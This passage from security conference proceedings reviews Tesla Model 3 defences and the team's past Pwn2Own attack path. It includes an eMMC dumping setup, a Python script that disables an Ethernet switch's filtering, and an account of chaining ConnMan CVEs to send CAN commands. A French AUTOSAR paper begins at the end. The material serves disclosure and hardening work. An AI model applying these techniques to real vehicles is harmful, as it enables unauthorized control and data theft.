— Even if the hardware changes, the overall architecture design is kept as much as possible.
— The software is shared between all these versions and even between different car models
— There are still software updates for older hardware versions. The cost of maintaining multiple versions is lowered by the fact that all cars have the same software architecture and code bases.

3 Infotainment

The infotainment system is the computer for the multimedia related features which also manage the User Interface. For example, this system controls the main touch screen. As there are a lot of features and user-controled inputs in this system, this is an interesting target for an attacker. Even if the infotainment is well isolated in the car network, its security is still important because:

— The infotainment can do legitimate actions on the vehicle that can be considered as important in term of security, for example opening the trunk.
— This system contains sensitive user data.
— Compromising this system allows an attacker to reach a new attack surface in other critical part of the vehicle, for example the Security Gateway.

This section shows how the design of the Tesla infotainment limit these risks and greatly increase the cost of impactful attacks.

3.1 External memories

The usage of complex processors or System On Chips (SoCs) requires additional external components that are normally included in micro-controlers like external RAM and ROM memories. Therefore, there are multiple memory chips in the ECU's PCB that can contains useful information.

Persistent data storage (ROM) is often the first target for a black box assessment because it could allow an attacker to:

— Extract the firmware: this is the software running on the ECU. With these data, one can understand how the system works by reverse engineering and start looking for vulnerabilities.
— Extract user or car data: persistent memory often hold secrets or sensitive data. Sometimes, manufacturers implement encryption to protect those data.
— Execute code in the ECU by writing (or replacing) the ROM chip with a modified software, it may be possible to execute custom code. Gaining a first code execution, even with physical access, is a huge help looks for vulnerablities, debug and develop exploitation programs. To prevent this risk, manufacturers can choose to implement a secure-boot which checks the authenticity and the integrity of executed programs.

On the Tesla Infotainment, the Intel SoC uses an external eMMC flash. The difficulty to extract the content of this kind of component depends on its physical caracteristics and technology. For example, BGA chips are harder to dump as the pins are not physically available without unsoldering the chip. For the Pwn2Own 2022 contest, we had to keep the Infotainment working so the eMMC has been extracted without being unsoldered by communicating with the eMMC after the Intel SoC booted. To prevent from voltage conflict on the MMC signals, the SoC has been put in a alternative boot mode in which it does not use the eMMC. A Linux-based small computer (SBC Beagle Bone Black) has been used to communicate with this eMMC using the SDIO protocol allowing to extract and write the content of this memory.




Fig. 3. Location of the eMMC signals on the PCB for the in-circuit dump

When dumping high-speed bus like for eMMC, a clean hardware setup is required to prevent from electromagnetic signal perturbations. As our setup involve long aerial wires, our sdio driver has been patched to use the lowest frequency for this protocol.




Fig. 4. Setup to connect the SBC for eMMC communication

With the ability to read and write the eMMC, an attacker can analyze its content but also can try to insert modified content. There are often bugs that bypass the secure-boot if the attacker is able to write the ROM memory. However, we did not find any on the Tesla model 3.

3.2 Secure boot and data encryption

The eMMC dump allows to understand how the infotainment boots and how the software integrity is checked.

The analysis of the partition table shows the following scheme:

- Partition "boot" (130MB): contains the Linux kernel and an initrd in two files (bank A and B)
- Partition "rootfs-a" (2GB): contains all the applications in a SquashFS filesystem
- Partition "rootfs-b" (2GB): same data as for "rootfs-a"
- Partition "lvm": a LVM volume which contains several partitions:
  - Maps
  - Games and game data
  - Home (data of the infotainment applications) - **Encrypted**
  - Log and Var (configuration and logging files) - **Encrypted**

The update uses a A/B scheme: the Linux kernel and the rootfs are written into the bank that is not currently used, and then the system reboots on the new version by toggling active slots.

Sensitive data like personal user data and credentials used by the Tesla services are stored in LVM encrypted partitions. The encryption key is

protected by the hardware and is unique per vehicle. To extract this key, one needs to first execute (privileged) code on the Intel SoC.

The code integrity and authenticity is checked by a state of the art secure-boot. Secure boot root key is programmed on the hardware and cannot be extracted from the Intel SoC. They are used to check the bootloader and start the chain of trust: each next software component is checked:

— The bootloader is signed and verified.
— The Linux kernel is checked by the bootloader. The signature encapsulates the initrd which is embedded in the kernel binary.
— The initrd mount eMMC partitions and use **dm-verity** on the rootfs SquashFS partition (which is also read-only)
— All the executables are located in this SquashFS and data that are not in this partition are considered untrusted.
— Games are a special case: they are packaged as SquashFS files and have their own **dm-verity** configuration.

To sum up, the secure boot feature is well implemented and ensure that only authenticated software is started on the Infotainment. The confidentiality of sensitive data is assured by the encryption and the impossibility of executing untrusted code.

It is worth noting that there is nothing that manage automatically the end of live of these sensitive data. For example, we bought multiple ECUs on eBay which were probably coming from accidented vehicles. On each, data from the previous users were still present and not deleted even after powering up the Infotainment system. Some data like the history of navigation or saved accounts were available directly on the graphical interface. One of them even had a credit card information saved.

3.3 System and hardening

The Infotainment system is based on Linux. This is a Buildroot distribution heavily customized by Tesla. All system applications are stored in the SquashFS partition (read-only and protected by dm-verity). The init system is called "runit" and launches a lot of Tesla services directly after the boot like the graphical interface applications.

The design features a well thought in-depth defense which relies on several principles:

— Limit the attack surface
— Isolate and limit the applications rights
— Make vulnerabilities harder to exploit




Fig. 5. History of navigation of the previous user




Fig. 6. Credit card of the previous user used to subscribe to Tesla services

The kernel configuration is a good example of attack surface limitation. Indeed, only the useful options are enabled and everything else is disabled directly from the compilation. This very light configuration limits the attack surface for remote and local attack. In order to make the exploitation

harder, the configuration also includes all hardening options: KASLR, hardened allocator (hardened freelist, random freelist...).

The userland applications have multiple security mecanisms. First, each service runs with its own UID, with its own files and cannot interact easily with other processes or with the system. The binaries are often compiled with hardening options like using ASLR (PIE), having stack cookies and fine-tuned mapping protections. However, there is no CFI (Control Flow Integrity) present in the binaries.

3.4 Sandboxes

An important part of the defense in depth strategy relies on process isolation through the use of sandboxes:

- Strong network filtering with iptables using rules based on process UID. There is a whitelist for each outgoing connection for each service, and the default rule is to deny the network output flow.
- Filtering of syscalls with Kafel (seccomp): only syscalls normally used by the process are allowed. A malicious payload injected in the program will not be able to use other system calls, greatly limiting its attack surface for privilege escalation or exfiltrating data.
- Usage of the LSM (Linux Security Module) Apparmor: a profile is defined for each application, which restricts its network usage and applies a whitelist for all file accesses (including special files like drivers). Therefore, Apparmor also filters which other programs can be executed by the sandboxed application.
- Usage of minijail to configure Linux namespaces for isolating processes, filesystems, and network stack. For example, an application which should not use the network will be isolated in a dedicated empty network stack.

Not all programs have all the sandboxes. Some programs are not sandboxed at all, while others, such as games or web browsers, use all the isolation mechanisms. Sandboxes are very effective to limit the impact of a compromise and may be a unavoidable solution if the manufacturer needs to include less trusted third-party software. Services that have a remote attack surface should be sandboxed first as they are likely to be the entry point in the system.

The configuration of these sandboxes is often based on whitelists: the default behavior is to deny and only legitimate actions of a program are allowed. For example, a service that does not have permission to communicate on the network will be denied both incoming and outgoing

network packets by multiple sandboxes at once. If this service is only allowed to listen on a TCP port, then only that particular communication is authorized. Moreover, the rules of these sandboxes are very well detailled to forbid anything that is abnormal. For example, using Kafel for syscall filtering, argument values can be checked in the sandbox rule.

Escaping these sandboxes is very complex as each one limits the attack surface to escape from one of the sandboxes. If there is a vulnerability, to escape from a sandbox (for example, in the Linux kernel), only a few applications will be able to access it.

3.5 Updates

The Tesla teams constantly work to correct known vulnerabilities through regular updates. The OTA update system searches and downloads updates from the Tesla backend automatically. As the Infotainment (and other ECUs) cannot reboot when the user wants to use the car, the update application is only triggered when the user choose to apply the update through the user interface.

The update system has been entirely developed by Tesla and is not based on open source software. The binary managing the update, called ice-updater, is present on different ECUs and models of the manufacturer. It is an interesting target for an attacker because it is privileged (root, without sandbox) and offers a large surface from the network. However, it has also been heavily audited and uses security-oriented programming practices: all controllable sizes and inputs are checked multiple times and there is no dynamic allocation. These kinds of practices drastically reduce the risk of memory corruption bugs.

3.6 Infotainment attack surface

An Infotainment system has multiple interfaces that can be attacked including from various network connections (diagnostic Ethernet port, WiFi network, mobile connection), the touch screen, USB ports, and Bluetooth. In competitions such as Pwn2Own, initial conditions are described in rules provided several months before the competition. There are two types of attack scenarios: those that do not involve any user interaction (zero-click) and those that require a user to be present in the car to perform manipulations (such as pressing the screen or plugging in a USB drive). Hardware attacks, however, are not allowed.

On Tesla cars, the attack surface accessible through the WiFi network is quite small. The Infotainment services do not listen on this interface,

and firewall rules (Iptables) filter incoming and outgoing connections. Moreover, a significant portion of communication with Tesla servers goes through a dedicated encrypted tunnel established by a proprietary solution (Hermes).

The above architecture shows a robust and mature security architecture. However, in recent years, at least four successful attacks have been demonstrated on the Infotainment system: the team fluoroacetate at Pwn2Own 2019, T-bone [2] (2020), and our participations in 2022 [1] and 2023.

Two attacks targeted the same component: ConnMan, the service responsible for network management. It is open source and integrated by Tesla into their Buildroot distribution. One might think that if this software has been attacked twice in a row, it is due to poor code quality. However, few vulnerabilities have been identified in this service, and it has been sandboxed further after the T-bone [2] attack in 2020 and even further after ours.

The main reasons we targeted this software is that it is in a critical path of the architecture:

— It communicates with the outside world without authentication (DHCP, DNS, HTTP). This is one of the few surfaces accessible to an attacker from the WiFi network.
— The service needs to have some privileged rights because it manages the network.
— It is active without user action. For example, it automatically connects to "known" WiFi networks, making it part of the zero-click scenario. In addition, there is a known network for all Teslas, the Tesla Service network, whose credentials were obtained during the dump of the eMMC.

The amount of code in this software is quite small, and Tesla only compiles a small part of the open-source project, only the part necessary to configure a WiFi network and check connectivity with an HTTP request to their server. It reports the connectivity status and is controllable by another application via DBUS. That's how it communicates with the graphical interface.

During Pwn2Own 2022, only one memory corruption vulnerability (CVE-2022-32292) was used to obtain code execution in the context of this service. This vulnerability allows modifying the value of a byte (0x0A to 0x00) after the end of an allocation. Another double-free vulnerability (CVE-2022-32293) was also used to improve the exploitation time, but it is not necessary to obtain code execution. Thanks to the binary's protection

mechanisms (mainly ASLR) and the reduction in surface in this service, the exploitation was extremely long and took several months of work. After obtaining a method of code execution in the context of Connman, it is only possible to perform actions that are normally allowed for this service due to the multiple sandboxes. But the service has two high-privileged Linux capabilities: CAP_NET_ADMIN and CAP_NET_RAW.




Fig. 7. Apparmor configuration for ConnMan

In the surface allowed by these sandboxes, Connman is able of using SOCKET_RAW because it needs to issue DHCP requests. This feature allows to communicate with other services and ECUs, which is normally not accepted by the network sandbox. But iptables rules do not apply to RAW sockets that inject packets into a lower-level layer in the Linux kernel.

During the competition, this bypass of iptables rules was used to communicate with the Secure Gateway and ask it to perform several actions on the CAN (such as opening the car's trunks, turning on the headlights and activating wipers).

Moreover, the capability CAP_NET_ADMIN offers a significant attack surface in the kernel. For example, ConnMan use the netlink API to communicate with the WiFi driver even if it is not an action it is supposed to do. Indeed, the control of the WiFi driver is done by the wpa_supplicant service, but there is no mechanism in these sandbox technologies to filter on the content of a netlink packet. Thus, a sandboxed program authorized to use netlink can perform all possible actions on this API. However, Tesla has removed a lot of kernel code thanks to a minimalist configuration. It is not possible, for example, to modify iptables rules from netlink. Two

memory corruption bugs (CVE-2022-42430 and CVE-2022-42431) were found in the Wifi driver's netlink API. Each one allows for kernel code execution and thus bypassing all Infotainment protections (root without sandbox).

4 Ethernet network

4.1 Ethernet switch with filtering capabilities

The switch is a component on the PCB of the Infotainment system. In versions based on Intel SoC, it is the Marvell 88ea6321. This is not a simple Ethernet switch as it has the ability to filter packet depending on rules stored in a table called TCAM. The Security Gateway ensures the configuration of this switch via its MDIO bus. Numerous settings are available, allowing Tesla to implement filtering on the Ethernet network and to ensure that only the packets for normal operations pass through the switch.

Filtering is configured on all switch ports. Thus, from the diagnostic Ethernet port or even from a compromised component, the attack surface towards other components is significantly reduced or even non-existent.

The analysis of the switch configuration can be done in two ways:

— Reverse engineering of the Security Gateway firmware

— Analysis of MDIO frames with a logic analyzer

We used the second method, as it allows to dump a complete configuration from a startup (the configuration being applied by several software components of the Security Gateway).

The documentation for the Marvell switch is subject to an NDA and is not publicly available. The PINOUTs found in public documentation for switches of the same family do not match the one observed on the board. The location of the MDIO bus was found by probing the various tracks that seemed compatible with this signal.

Although no public documentation describes the configuration protocol on MDIO, there is an implementation for Linux (drivers/net/dsa/mv88e6xxx). This can be studied to decode the various MDIO register reads and writes.

4.2 TCAM

Filtering is ensured by the TCAM entries of the switch, decoding MDIO frames allows to reconstruct these entries and obtain the filtering rules.




Fig. 8. MDIO bus signals




Fig. 9. MDIO bus position on the PCB (near the switch)

```
tcam entry    0: src_port=3, dst_port=0, eth_type=0x0800,IPv4,TCP,
    tcp_dport=22,
[...]
tcam entry    2: src_port=3, dst_port=0, eth_type=0x0800,IPv4,TCP,
    tcp_dport=8080,
[...]
```

```
tcam entry    4: src_port=3, dst_port=0, eth_type=0x0800,IPv4,TCP,
    tcp_dport=8081,
[...]
tcam entry   38: src_port=3, dst_port=DROP ip_src=192.168.90.60/32
tcam entry   39: src_port=3, dst_port=DROP ip_src=192.168.90.100/32
tcam entry   40: src_port=3, dst_port=DROP ip_src=192.168.90.103/32
tcam entry   41: src_port=3, dst_port=DROP ip_src=192.168.90.105/32
tcam entry   42: src_port=3, dst_port=DROP ip_src=192.168.90.104/32
tcam entry   43: src_port=3, dst_port=DROP ip_src=192.168.90.102/32
tcam entry   44: src_port=3, dst_port=DROP ip_src=192.168.90.30/32
[...]
```

Filtering is done by physical port. Rules are applied for each one to restrict the source IP address. In the example above, rules 38 to 44 prevent from using the IP of an internal component from the diagnostic port (port 3).

Packets that do not match any rule are not relayed by the switch (with the exception of port 0).

We can see in the example above that only TCP ports 22, 8080, and 8081 are allowed from the diagnostic port.

4.3 Switch reconfiguration for testing purposes

Due to the precise filtering provided by the switch, it is not possible to use the diagnostic Ethernet port for component testing. For example, communication with the Security Gateway is not possible from this port.

However, with hardware access, one can reconfigure the switch by communicating on the MDIO bus instead of the Security Gateway and disable all filtering. For the Pwn2Own contest, we adopted this method to be able to communicate with ECUs listening on this Ethernet bus.

The Security Gateway keeps the clock signal (SDC) always active so, to take control of the bus, it is necessary to "disconnect" the Security Gateway from the bus. A wire-cutting approach on the PCB was chosen for this purpose. The signals are connected to the Security Gateway during normal operation and are disconnected during switch reconfiguration.

The reconfiguration is performed with a Raspberry-Pi connected to the MDIO bus, and a small Python script allowing the writing of MDIO registers to unlock the switch. The operation is as follows for each switch port:

— Disabling the port (filter configuration is only possible on a disabled port)
— Disabling filtering by modifying the PORT_PRI_OVERRIDE register
— Reactivating the port




Fig. 10. Cutting the SDC signal line on the PCB

— Placing all ports in the same VLAN

```
mdio_bus = MDIO(clk_pin=23, data_pin=24, path='/dev/gpiochip0')
mdio_bus.open()
try:
    val=0xffff
    while val != 0x1E4F:
        val = mdio_bus.read_c22_register(0x14, 0)
        print(hex(val))
    for i in range(7):
        change_tcam_mode(mdio_bus, i)
        change_vlan(mdio_bus, i)
    val = mdio_bus.read_c22_register(0x1b, 0x1c)
    print(hex(val))
except KeyboardInterrupt:
    high_z()
```

With this reconfiguration, we were able to communicate with all components connected to the Ethernet switch from the diagnostic port.

5 Security Gateway

5.1 System

The NXP MCP5748G chip serves as the Security Gateway. This system is interconnected on one side to Ethernet and on the other side to various CAN buses.

It has two main functions:

— In normal operation, it acts as a proxy between the Ethernet and CAN worlds and performs filtering of messages it relays.
— It deploys updates to other ECUs connected to the CAN.




Fig. 11. Gateway architecture

The architecture is based on PowerPC-VLE and the operating system is built on FreeRTOS. Multiple software tasks provide various functionalities.

In addition to providing CAN access to the Ethernet world, this component guarantees certain vehicle information:

— The VIN (Vehicle Identification Number)
— The serial number
— The date of commissioning
— The country of marketing
— The car color
— The current security version (for anti-rollback)
— Other parameters describing the components

These data are stored in the component's internal flash memory in two memory areas, the integrity of which is verified at each startup.

An API on UDP allows reading or writing this information from the Ethernet. Writing sensitive information (such as the VIN) is subject to

packet signature verification. To modify them, write requests must be signed (ECDSA). This mechanism is likely used in the factory to program these values.

5.2 Firmware

Security Gateway firmware deployment is ensured by the Infotainment, so firmware update files are available in the rootfs.

The format of the update files is simple and not encrypted so the firmware code can be extracted easily.

The PowerPC-VLE architecture is well supported by analysis tools like IDA and Ghidra, making their analysis relatively simple. The use of FreeRTOS APIs by the firmware also helps to navigate the binary for reverse engineering.

5.3 ECU update mechanism

The Security Gateway ensures the updating process of most vehicle ECUs. The update files are stored on the Infotainment system, and during the update process, the Gateway performs the following actions:

— Fetch firmware update through TFTP on the Infotainment
— Use UDS over CAN to check the prerequisites (i.e. version)
— Update the ECU with UDS messages

5.4 Secure boot

The MCP5748G does not have a secure boot mechanism. To limit the security impact of a lack of secure boot, Tesla has implemented the mechanism in the bootloader so the firmware (in internal flash or from another source) is verified at each startup.

The verification is based on an ECDSA signature for production vehicles and a simple CRC for factory mode vehicles (before provisioning).

The bootloader allows loading firmware from various media:

— SD Card
— TFTP
— Internal Flash

In the case of TFTP and the SD card, the firmware is copied to RAM, verified, and then started.

The bootloader also implements an anti-rollback mechanism. The firmware version is checked at startup and during updates. The current version is saved in a dedicated area of the internal flash memory (see

System). Lower versions are not allowed to start. When an update with a higher version starts for the first time, the current value is updated.

5.5 CAN filtering

The gateway provides an UDP API on its Ethernet interface to allow other isolated components, like the Infotainment, to send CAN messages. CAN filtering by the Security Gateway is provided by whitelists; only certain CAN IDs are allowed to pass through the Gateway.

The infotainment system shares its state througt CAN messages over Ethernet. Some of these packets are interpreted by the Security Gateway and not relayed on the physical CAN bus, this is used to enable/disable certain gateway features.

6 Tesla strategy regarding external security researchers

6.1 Product security team

For a product manufacturer, dealing with the security of connected devices can be quite difficult. Indeed, it involves the security of both the company IT but also the security of the sold product.

The team at Tesla is also tasked to enhance and maintain vehicle security. They also play a crucial role in reducing the attack surface and adding new mitigations. For instance, the Tesla Blue Team recently patched Connman to disable attack surfaces that could not be disabled through compilation options alone. They also improved Connman's security by isolating the code that requires raw sockets.

Tesla have been part of the target for multiple Pwn2Own edition, they are also part of the sponsors of the event. At least 3 successful and one unsuccessful attacks on the Tesla have been demontrated during the competition (2019, 2022, 2023). Theses attacks give Tesla the opportunity to fix vulnerabilities but also to see real attack and exploit methods. Looking at attacker paths is very useful to improve the whole system to be more resistant to such exploitation techniques (hardening, design choices, sandboxing).

Alongside its Pwn2Own presence, Tesla runs a bug bounty program on the platform BugCrowd for both its infrastructure and vehicles.

6.2 Product security program

Security researchers can register their vehicles with Tesla's product security team. If a security researcher encounters software issues during

testing on a registered vehicle, Tesla provides assistance to reflash the software in a service center.

If a security researcher demonstrates root access on the infotainment system, Tesla provides them with an SSH key that grants them full administrator access to their vehicle for a period of one year. This allows the security researcher to continue their research and further analyze the vehicle's security. It is an incentive that Tesla provides to security researchers to encourage collaboration and improve the security of their products.

7 Conclusion

Tesla is actively working on the security of its vehicle components from the hardware design phase to the production phase with OTA updates containing security enhancements and fixes. Numerous barriers have been put in place to reduce the risk of external attacks, limit the impact of compromises and make harder to pivot between different systems.

This makes it an interesting system to study for a security researcher as attacking it represents a fascinating technical challenge. It is hoped that other automotive manufacturers and ECUs suppliers will conduct similar work in the coming years to make this level of security the norm.

Zero Day Initiative, the company organizing the Pwn2Own competition, has announced an new edition of the competition dedicated to the automotive industry for 2024. This kind of initiative will allow participating manufacturers to measure their level of security against real attacks.

References

1. David Bérard and Vincent Dehors. Slides of the talk at Hexacon about Connman exploit. `https://www.synacktiv.com/sites/default/files/2022-10/tesla_hexacon.pdf`, 2022.
2. Inc. Ralf-Philipp Weinmann of Kunnamon and Benedikt Schmotzle of Comsecuris GmbH. T-Bone technical report. `https://kunnamon.io/tbone/tbone-v1.0-redacted.pdf`, 2019.
3. Ken Tindell and Ian Tabor. CAN Injection: keyless car theft. `https://kentindell.github.io/2023/04/03/can-injection/`, 2023.
4. Chris Valasek and Charlie Miller. Adventures in Automotive Networks and Control Units. `https://ioactive.com/pdfs/IOActive_Adventures_in_Automotive_Networks_and_Control_Units.pdf`, 2014.

Rétro-ingénierie de systèmes embarqués AUTOSAR

Etienne Charron et Axel Tillequin
etienne.charron@renault.com
axel.tillequin-extern@renault.com

Renault

Résumé. On présente une introduction à l'étude d'équipements automobiles, plus particulièrement des systèmes embarqués respectant le standard AUTOSAR [1] Classic. Après une brève présentation du contexte et des spécificités de ces systèmes, on présente plusieurs approches permettant de faciliter l'analyse statique de ces systèmes. Ces approches visent à identifier certaines fonctionnalités pour permettre de se focaliser sur la recherche de vulnérabilités des services exposés, en automatisant la recherche des fonctions de diagnostics (UDS), différents "modules" AUTOSAR et/ou des structures utilisées par l'OS permettant d'identifier les applications. Cette dernière approche peut s'étendre à l'étude d'autres systèmes embarqués comme par exemple ceux basés sur FreeRTOS, Zephyr, etc.

1 Introduction

Dans le domaine automobile, le développement des services connectés permet par exemple d'interagir avec une voiture depuis son smartphone, cette surface d'exposition grandissante nécessite donc quelques précautions.

Bien que l'architecture d'un véhicule (voir Fig. 1) tend à cloisonner autant que possible les composants exposés communiquant via un réseau ethernet (ainsi les interfaces "ouvertes" comme la prise de diagnostic ou la prise de charge électrique), des composants plus "critiques", les scénarii d'exploitation continuent d'exister [8]. Il est nécessaire de s'intéresser à la défense en profondeurs, en analysant non seulement les équipements exposés (boîtier multimédia, télématique), mais aussi les équipements moins exposés mais sensibles.

